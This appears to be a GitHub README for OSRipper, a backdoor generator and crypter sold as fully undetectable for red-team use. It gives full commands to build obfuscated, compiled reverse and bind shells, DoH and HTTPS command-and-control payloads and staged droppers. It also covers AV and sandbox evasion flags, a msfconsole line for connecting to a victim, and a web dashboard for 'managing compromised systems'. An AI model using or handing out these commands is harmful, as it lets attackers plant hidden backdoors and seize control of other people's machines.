 noahoksuz/osripper
AV evading cross platform Backdoor and Crypter Framework with a integrated lightweight webUI





Advanced cross-platform payload generator and crypter with FUD capabilities
Features • Quick Start • Web UI • Payload Types • Documentation
OSRipper is a sophisticated, fully undetectable (FUD) backdoor generator and crypter designed for authorized penetration testing and red team operations. It features advanced evasion techniques, multiple payload types, and a modern web-based C2 interface for managing compromised systems.
| Payload Type | Description | Use Case |
|---|---|---|
| Bind Shell | Opens port on victim machine | Direct access when reverse connections blocked |
| Reverse TCP Meterpreter | SSL/TLS encrypted reverse connection | Standard penetration testing |
| DNS-over-HTTPS C2 | Stealthy DoH-based command & control | Bypass network restrictions |
| HTTPS C2 | Certificate-pinned HTTPS C2 | Secure, authenticated C2 channel |
| Staged Payload | Multi-stage web delivery | Enhanced stealth deployment |
| Custom Code Crypter | Obfuscate any Python script | Custom payload encryption |
# Clone repository
git clone https://github.com/SubGlitch1/OSRipper.git
cd OSRipper

# Install dependencies
pip3 install -r requirements.txt

# Install package
pip3 install -e .
Important — run setup for optional features (ngrok, binary compilation):
On many systems (especially Linux with an externally-managed Python environment), you must run the built-in setup so optional dependencies are installed into OSRipper’s own venv. Do this once after installation:
osripper-cli setup
This creates ~/.local/share/osripper/venv, installs pyngrok, nuitka, and sandboxed there, and all later runs of osripper / osripper-cli will use them automatically. Without this, --ngrok and --compile will prompt you to run setup. Use osripper-cli setup --system only if you prefer a system/user pip install instead of the venv.
Interactive Mode:
osripper
# or
python3 -m osripper
Command Line:
# Generate reverse shell
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --compile

# Generate DoH C2 payload
osripper-cli doh -d example.com --obfuscate --compile
Web UI:
# Start C2 server with web UI
python -m osripper.c2.server example.com --port 5000

# Access dashboard at http://localhost:5000

OSRipper includes a modern web-based C2 interface for managing compromised systems.
# Basic usage
python -m osripper.c2.server example.com

# With HTTPS
python -m osripper.c2.server example.com --https

# Custom port
python -m osripper.c2.server example.com --port 8080

# With custom certificate
python -m osripper.c2.server example.com --https --cert server.crt --key server.key
Once the server is running, access the dashboard at:
http://localhost:5000https://localhost:5000 (if enabled)Opens a port on the victim machine and waits for connections.
osripper-cli bind -p 4444 --obfuscate --compile
Connection:
msfconsole -q -x 'use python/meterpreter/bind_tcp; set RHOST target_ip; set RPORT 4444; exploit'
Encrypted reverse connection with SSL/TLS.
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced --compile
Stealthy C2 channel using DNS-over-HTTPS protocol. Bypasses many network restrictions.
# Generate payload
osripper-cli doh -d example.com --obfuscate --compile

# Start C2 server
python -m osripper.c2.server example.com
Features:
Secure HTTPS C2 with certificate pinning for authentication.
# Generate payload (via web UI or CLI)
# Start C2 server with HTTPS
python -m osripper.c2.server example.com --https

# Get certificate fingerprint
curl http://localhost:5000/api/cert-fingerprint
Features:
Multi-stage web delivery for enhanced stealth.
osripper-cli staged -H 192.168.1.100 -p 8080 --obfuscate
Obfuscate and encrypt any Python script.
osripper-cli custom --script mypayload.py --obfuscate --enhanced --compile
| Option | Description |
|---|---|
--obfuscate | Enable multi-layer obfuscation |
--enhanced | Enhanced obfuscation (anti-debug, VM detection) |
--compile | Compile to standalone binary |
--icon PATH | Custom icon for compiled binary |
--delay | Add random startup delay (5-15 seconds) |
--output, -o NAME | Output filename |
--quiet, -q | Quiet mode (minimal output) |
